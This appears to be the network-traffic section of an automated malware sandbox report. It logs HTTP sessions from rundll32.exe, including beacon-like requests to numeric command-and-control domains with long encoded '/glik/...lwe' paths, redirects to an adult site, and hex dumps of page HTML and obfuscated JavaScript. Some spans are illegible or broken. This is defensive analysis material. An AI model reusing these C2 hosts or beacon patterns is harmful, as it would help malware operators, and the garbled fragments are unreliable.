2022-01-06 10:57:37 UTC	3233	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: ua=2b352e7e229a0b6bfbea857925a0f1da; platform=pc; bs=h4o5ozshwlxbdtfmj2gfpkdw7qbuzgno; ss=67 6675764952608254; RNLBSERVERID=ded6786
2022-01-06 10:57:37 UTC	3233	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:57:37 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-rn-rsrv: ded6786 x-request-id: 61D6CB21-42FE72EE01BBC9BB-3CCA7FF connection: close
2022-01-06 10:57:37 UTC	3233	IN	Data Raw: 33 36 30 31 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 6 1 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 3c Data Ascii: 3601<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif--> ...[if IE 7]> <html class="ie ie7 language-en" lang="en"><![endif--> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif--> > <

[illegible]

[illegible]

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:38 UTC	3604	IN	Data Raw: 59 47 68 46 6e 67 2f 70 6e 67 2f 6d 3d 49 62 54 76 67 7a 50 66 32 6c 57 4c 32 79 5a 39 73 44 5a 76 4d 43 5a 39 63 6d 57 65 5a 6c 59 61 64 6f 56 6d 4a 6e 34 38 73 79 32 66 67 44 48 6a 68 6e 33 79 5a 6d 35 43 74 6f 34 38 63 42 56 44 32 42 46 62 4a 7a 30 71 32 79 31 65 74 79 57 75 4a 7a 48 6a 4a 79 49 76 64 6f 4a 7a 4d 6d 35 61 4a 79 5a 69 64 7a 49 6a 4a 7a 4b 76 74 6e 55 61 4e 42 4e 62 61 62 59 47 68 46 6e 67 2f 70 6e 67 22 20 61 6c 74 3d 22 46 61 6b 65 54 6 1 78 69 22 3e 0a 20 20 20 20 20 20 3c 2f 73 70 61 6e 3e 0a 20 20 20 0a 20 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 63 68 61 6e 6e 65 6c 5f 6e 61 6d 65 22 3e 0a 20 20 20 20 20 20 46 61 6b 65 54 61 78 69 20 20 20 20 3c 2f 73 70 61 6e 3e 0a 0a 20 20 20 3c 73 70 61 6e 20 63 6c 61 73 Data Ascii: YGhFng/png/m=IbTvgzPf2IWL2yZ9sDZvMCZ9cmWeZIYadoVmJn48sy2fgDHjhn3yZm5Cto48cBVD2BFBz0q2y1etyWuJzHjJylvdoJzMm5aJyZidzljJzKvtmUaNBnBabYGHfng/png" alt="FakeTaxi"> FakeTaxi
2022-01-06 10:57:38 UTC	3619	IN	Data Raw: 37 46 42 38 0d 0a 32 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 3d 76 6f 69 64 20 30 78 30 3b 76 61 72 20 5f 30 78 35 63 33 33 33 37 3d 5f 30 78 35 33 34 34 66 36 28 30 78 33 38 35 29 2c 5f 30 78 35 64 31 64 30 62 3d 7b 27 5c 78 36 33 5c 78 36 66 5c 78 36 65 5c 78 37 34 5c 78 36 31 5c 78 36 39 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 34 65 5c 78 36 31 5c 78 36 64 5c 78 36 35 27 3a 5f 30 78 35 63 33 33 33 37 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 33 5c 78 37 32 5c 78 36 35 5c 78 36 31 5c 78 37 34 5c 78 36 35 5c 78 35 33 5c 78 37 30 5c 78 36 35 5c 78 36 33 5c 78 36 39 5c 78 36 31 5c 78 36 63 5c 78 3 4 35 5c 78 36 63 5c 78 36 35 5c 78 36 64 5c 78 36 35 5c 78 36 65 Data Ascii: 7FB82lx61lx74lx69lx6fx6e"]=void 0x0;var _0x5c3337=_0x5344f6(0x385),_0x5d1d0b={'\x63lx6fx6elx74lx61lx69lx6e6x65lx72lx4elx61lx6d6x65':_0x5c3337['\x47lx65lx6elx65lx72lx61lx6c']['\x63lx72lx65lx61lx74lx65lx53lx70lx65lx63lx69lx61lx6clx45lx6clx65lx6dlx65lx6e
2022-01-06 10:57:38 UTC	3635	IN	Data Raw: 78 36 34 5c 78 36 35 5c 78 37 38 5c 78 34 66 5c 78 36 36 27 5d 28 27 5c 78 36 36 5c 78 36 39 5c 78 37 32 5c 78 36 35 5c 78 36 36 5c 78 36 66 5c 78 37 38 27 29 3e 2d 30 78 31 26 26 28 5f 30 78 39 30 66 36 30 36 3d 27 5c 78 32 30 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 36 34 5c 78 36 31 5c 78 37 34 5c 78 36 31 5c 78 33 61 27 2b 5f 30 78 35 35 33 63 37 64 2b 27 5c 78 33 62 5c 78 36 32 5c 78 36 31 5c 78 37 33 5c 78 36 35 5c 78 33 36 5c 78 33 34 5c 78 32 63 27 2b 5f 30 78 35 38 62 36 31 38 29 2c 5f 30 78 39 30 66 36 30 36 3b 7d 3b 5f 30 78 34 62 31 35 62 39 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 31 5 c 78 36 34 5c 78 36 34 5c 78 34 32 5c 78 36 63 5c 78 36 66 5c 78 Data Ascii: x64lx65lx78lx4fx66"]('\x66lx69lx72lx65lx66lx6fx78')>-0x1&&(_0x90f606='\x20x0a0x09x09x09x09lx64lx61lx74lx61lx3a'+_0x553c7d+'\x3b6lx62lx61lx73lx65lx36lx34lx2c'+_0x58b618),_0x90f606;};_0x4b15b9['\x47lx65lx6e6x65lx72lx61lx6c']['\x61lx64lx64lx42lx6clx6fx
2022-01-06 10:57:38 UTC	3651	IN	Data Raw: 37 46 42 38 0d 0a 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 5d 3d 3d 3d 27 5c 78 33 33 5c 78 33 31 5c 78 33 35 5c 78 37 30 5c 78 37 38 27 26 26 77 69 6e 64 6f 77 5b 27 5c 78 36 63 5c 78 36 66 5c 78 36 33 5c 78 36 31 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 5b 27 5c 78 37 30 5c 78 36 31 5c 78 37 34 5c 78 36 38 5c 78 36 65 5c 78 36 31 5c 78 36 64 5c 78 36 35 27 5d 5b 27 5c 78 37 33 5c 78 37 34 5c 78 36 31 5c 78 37 32 5c 78 37 34 5c 78 37 33 5c 78 35 37 5c 78 36 39 5c 78 37 34 5c 78 36 38 27 5d 28 27 5c 78 32 66 5c 78 37 34 5c 78 36 31 5c 78 36 37 27 29 3f 73 65 74 54 69 6d 65 6f 75 74 28 66 75 6e 63 74 69 6f 6e 28 29 7b 5f 30 78 34 32 62 39 65 64 5b 27 5c 78 37 32 5c 78 37 35 5c 78 36 65 27 5d 28 29 3b 7d 2c 30 78 37 64 30 29 3a 5f 30 78 Data Ascii: 7FB8x69lx64lx74lx68"]=='\x33lx31lx35lx70lx78'&&window['\x6clx6fx63lx61lx74lx69lx6fx6e']['\x70lx61lx74lx68lx6elx61lx6d6x65']['\x73lx74lx61lx72lx74lx73lx57lx69lx74lx68']['\x2flx74lx61lx67']?setTimeout(function(){_0x42b9ed['\x72lx75lx6e']();},0x7d0);_0x
2022-01-06 10:57:38 UTC	3667	IN	Data Raw: 74 2c 6e 29 7b 22 75 73 65 20 73 74 72

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:38 UTC	3693	OUT	GET /glik/f1xXZWynaWlQf3YdF/Ch_2FOYn_2BK/G1fCY2AOwaa/wwrFGs_2Fxmtdk/uxnPnUh05Pbf7ivPvX0b_/2BVEcsh5_2FjzMcN/oTFmkoINSwRMpZr/7_2FXWYw9nSXAfbuiY/ZUvPiipQC/PaWQBbB2pVgZHMyZME_2/FB3L7UkHyRTyRPv6kEx/XYapPr0qxamDJnQp0HwqsQ/v3BGQQKr8U6_2/B.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 392184281.com Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=verse70amk79o6c7ua72sq4ap6; lang=en
2022-01-06 10:57:38 UTC	3693	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:38 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.7	49820	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:38 UTC	3693	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=h4o5ozshwlxbdtfmj2gfpkdw7qbuzgno; ua=2b352e7e229a0b6bfbfea857925a0f1da; platform=pc; ss=676675764952608254; RNLBSERVERID=ded6787
2022-01-06 10:57:39 UTC	3694	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:57:39 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrv: ded6787 x-request-id: 61D6CB22-42FE72EE01BBA087-3D982BA connection: close
2022-01-06 10:57:39 UTC	3694	IN	Data Raw: 31 34 32 30 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 36 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 37 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 20 69 65 38 20 6c 61 6e 67 75 61 67 65 2d 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 20 20 20 20 3c Data Ascii: 1420<!DOCTYPE html> ...[if lt IE 7]><html class="ie ie6 language-en" lang="en"><![endif]> ...[if IE 7]><html class="ie ie7 language-en" lang="en"><![endif]> ...[if IE 8]><html class="ie ie8 language-en" lang="en"><![endif]> > < </html>
2022-01-06 10:57:39 UTC	3695	IN	Data Raw: 62 72 69 6e 67 73 20 79 6f 75 20 4e 45 57 20 70 6f 72 6e 20 76 69 64 65 6f 73 20 65 76 65 72 79 20 64 61 79 20 66 6f 72 20 66 72 65 65 2e 20 45 6e 6a 6f 79 20 6f 75 72 20 58 58 58 20 6d 6f 76 69 65 73 20 69 6e 20 68 69 67 68 20 71 75 61 6c 69 74 79 20 48 44 20 72 65 73 6f 6c 75 74 69 6f 6e 20 6f 6e 20 61 6e 79 20 64 65 76 69 63 65 2e 20 47 65 74 20 66 75 6c 6c 79 20 69 6d 6d 65 72 73 65 64 20 77 69 74 68 20 74 68 65 20 6c 61 74 65 73 74 20 76 69 72 74 75 61 6c 20 72 65 61 6c 69 74 79 20 73 65 78 20 76 69 64 65 6f 73 20 66 72 6f 6d 20 74 6f 70 20 61 64 75 6c 74 20 73 74 75 64 69 6f 73 2e 20 53 74 72 65 61 6d 20 61 6c 6c 20 6f 66 20 74 68 65 20 68 6f 74 74 65 73 74 20 70 6f 72 6e 20 6d 6f 76 69 65 73 20 66 72 6f 6d 20 79 6f 75 72 20 66 61 76 6f 72 69 74 65 Data Ascii: brings you NEW porn videos every day for free. Enjoy our XXX movies in high quality HD resolution on any device. Get fully immersed with the latest virtual reality sex videos from top adult studios. Stream all of the hottest porn movies from your favorite
2022-01-06 10:57:39 UTC	3696	IN	Data Raw: 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2e 62 72 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 65 73 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 73 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 66 72 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 72 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 68 72 65 66 6c 61 6e 67 3d 22 70 6c 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f Data Ascii: https://www.redtube.com.br/"> <link rel="alternate" hreflang="es" href="https://es.redtube.com/"> <link rel="alternate" hreflang="fr" href="https://fr.redtube.com/"> <link rel="alternate" hreflang="pl" href="https://

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:39 UTC	3698	IN	Data Raw: 34 64 65 62 64 30 35 34 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 27 29 3b 0a 20 20 20 20 20 20 73 72 63 3a 20 20 75 72 6c 28 27 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 66 6f 6e 74 73 2f 72 74 5f 66 6f 6e 74 2e 65 6f 74 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 27 29 20 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 27 29 2c 0a 20 20 20 20 20 20 75 72 6c 28 27 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 Data Ascii: 4debd054485273a3683f9b87382bc"); src= url('https://ei.rdtcdn.com/www-static/cdn_files/redtube/fonts/rt_font.eot?v=4299dea85864debd054485273a3683f9b87382bc') format('embedded-opentype'), url('https://ei.rdtcdn.com/www-static/cdn_files/redt
2022-01-06 10:57:39 UTC	3699	IN	Data Raw: 2d 72 65 64 74 75 62 65 5f 6c 6f 67 67 65 64 5f 6f 75 74 2e 63 73 73 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 38 33 66 39 62 63 22 0a 20 20 20 20 20 0d 0a Data Ascii: -redtube_logged_out.css?v=4299dea85864debd054485273a3683f9b87382bc"
2022-01-06 10:57:39 UTC	3699	IN	Data Raw: 32 31 34 41 0d 0a 20 20 20 20 20 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 2f 3e 0a 20 20 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 0a 20 20 20 20 20 20 20 20 20 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 77 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 63 73 73 2f 67 65 6e 65 72 61 74 65 64 2f 70 63 2f 76 69 64 65 6f 2d 69 6e 64 65 78 2e 63 73 73 3f 76 3d 34 32 39 39 64 65 61 38 35 38 36 34 64 65 62 64 30 35 34 34 38 35 32 37 33 61 33 36 38 33 66 39 62 38 37 33 38 32 62 63 22 0a 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 2f 3e 0a 20 20 20 20 3c 6c 69 6e 6b Data Ascii: 214A type="text/css"/> <link rel="stylesheet" href="https://ei.rdtcdn.com/www-static/cdn_files/redtube/css/generated/pc/video-index.css?v=4299dea85864debd054485273a3683f9b87382bc" type="text/css"/> <link
2022-01-06 10:57:39 UTC	3701	IN	Data Raw: 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 31 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 76 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 35 70 78 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 76 20 64 69 76 3a 66 69 72 73 74 2d 63 68 69 6c 64 20 20 7b 0a 20 20 20 20 20 20 20 20 66 6c 6f 61 74 3a 20 72 69 67 68 74 3b 0a 0a 20 20 20 20 7d 0a 0a 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 76 20 Data Ascii: display: block; font-size: 11px; text-align: center; } .n5fw7ozwwh6btf6me6d6fv { margin-bottom: 5px; } .n5fw7ozwwh6btf6me6d6fv div:first-child { float: right; } .n5fw7ozwwh6btf6me6d6fv
2022-01-06 10:57:39 UTC	3702	IN	Data Raw: 65 72 2d 72 61 64 69 75 73 3a 20 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 68 20 69 66 72 61 6d 65 20 7b 0a 20 20 20 20 20 20 20 20 64 69 6e 6c 69 6e 6c 69 6e 6c 6f 63 6b 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 23 70 6f 72 6e 73 74 61 72 73 5f 6c 69 73 74 69 6e 67 5f 77 72 61 70 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 77 20 7b 0a 0a 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 34 30 35 70 78 3b 0a 20 20 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 33 38 33 70 78 3b 0a 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 34 34 70 78 3b 0a Data Ascii: er-radius: 4px; text-align: center; } .n5fw7ozwwh6btf6me6d6fh iframe { display: inline-block; } #pornstars_listing_wrap .n5fw7ozwwh6btf6me6d6fw { width: 405px; height: 383px; margin: 0 0 44px;
2022-01-06 10:57:39 UTC	3703	IN	Data Raw: 74 68 3a 20 33 31 35 70 78 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 63 36 67 67 72 6d 20 7b 0a 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 68 65 69 67 68 74 3a 20 31 30 30 25 3b 0a 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 72 2c 0a 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 72 20 70 63 36 67 67 72 6d 20 7b 0a 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 73 69 7a 65 3a 20 63 6f 6e 74 61 69 6e 3b 0a 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6e 35 66 77 Data Ascii: th: 315px; } pc6ggrm { display: block; height: 100%; margin: 0 auto; width: 100%; } .n5fw7ozwwh6btf6me6d6fr, .n5fw7ozwwh6btf6me6d6fw { background-size: contain; } .n5fw
2022-01-06 10:57:39 UTC	3705	IN	Data Raw: 20 20 20 7d 0a 0a 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 71 20 7b 0a 20 20 20 20 20 20 66 6c 6f 61 74 3a 20 72 69 67 68 74 3b 0a 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 74 6f 70 3a 20 34 30 70 78 3b 0a 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 35 30 25 3b 0a 20 20 20 7d 0a 0a 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 77 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 71 20 7b 0a 20 20 20 20 20 20 20 20 20 20 2f 2a 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 Data Ascii: } .n5fw7ozwwh6btf6me6d6fw.n5fw7ozwwh6btf6me6d6fq { float: right; margin-top: 40px; width: 50%; } .n5fw7ozwwh6btf6me6d6fw.n5fw7ozwwh6btf6me6d6fq pc6ggrm { /*margin: 5px auto 0;*/ /*text-align: cente
2022-01-06 10:57:39 UTC	3706	IN	Data Raw: 36 64 36 66 78 20 2e 61 64 5f 74 69 74 6c 65 2c 0a 20 20 20 20 20 20 2e 68 64 2d 74 68 75 6d 62 73 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 78 20 2e 61 64 2d 6c 69 6e 6b 20 7b 0a 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 68 20 7b 0a 20 20 20 20 20 20 20 20 20 20 2f 2a 6d 61 72 67 69 6e 3a 20 35 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 31 44 31 44 31 44 3b 0a 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 31 30 31 30 3b 0a 20 20 20 20 20 20 20 20 7d Data Ascii: 6d6fx .ad_title, .hd-thumbs .n5fw7ozwwh6btf6me6d6fx .ad-link { display: block; } .n5fw7ozwwh6btf6me6d6fh { padding: 20px; border: 1px solid #1D1D1D; background: #101010; }
2022-01-06 10:57:39 UTC	3708	IN	Data Raw: 30 70 78 3b 0a 20 20 20 7d 0a 0a 20 20 0d 0a Data Ascii: 0px; }
2022-01-06 10:57:39 UTC	3708	IN	Data Raw: 32 31 45 32 0d 0a 20 20 40 73 75 70 70 6f 72 74 73 20 28 64 69 73 70 6c 61 79 3a 20 67 72 69 64 29 20 7b 0a 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 77 69 64 65 47 72 69 64 20 2e 6e 35 66 77 37 6f 7a 77 77 68 36 62 74 66 36 6d 65 36 64 36 66 77 20 7b 0a 20 20 20 20 20 20 20 62 69 64 2d 72 6f 77 3a 20 31 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 20 67 72 69 64 2d 63 6f 6c 75 6d 6e 3a 20 33 2f 73 70 61 6e 20 32 3b 0a 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 30 64 30 64 30 64 3b 0a 20 20 20 20 20 20 20 20 20 20 6d 69 6e 2d 68 65 69 67 68 74 3a 20 33 35 30 70 Data Ascii: 21E2 @supports (display: grid) { .wideGrid .n5fw7ozwwh6btf6me6d6fw { grid-row: 1/span 2; grid-column: 3/span 2; position: relative; background-color: #0d0d0d; min-height: 350p

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:41 UTC	4156	OUT	GET /glik/tmmyyyJTI280P2L9/TIzdo0JFHj2uGBP/_2BFYDSbejwYY7H_2F/wYVN3dw8y/d1TWvhkikSpfHW5Kctl/edg_2BeKczbJX_2F35x/YoyK9KhtYpifL5yEtVXkdC/rq2yQplEI605y/Tr5QOeKi/7DGcEX2VTo6W3c7GowlqYcl/4NbPghbNfl/al85a6HiJsj8N5Uhd/IE70p7bFWz.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 592182812.com Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2022-01-06 10:57:41 UTC	4157	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:41 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=f8iojn4gjk2noss1a7st92812; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.7	49822	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:42 UTC	4157	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=h4o5ozshwfxbdtfmj2gfpkdw7qbuzgno; ua=2b352e7e229a0b6bfbfea857925a0f1da; platform=pc; ss=676675764952608254; RNLBSERVERID=ded6834
2022-01-06 10:57:42 UTC	4158	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:57:42 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrv: ded6834 x-request-id: 61D6CB26-42FE72EE01BB52B9-3CEB5DB connection: close
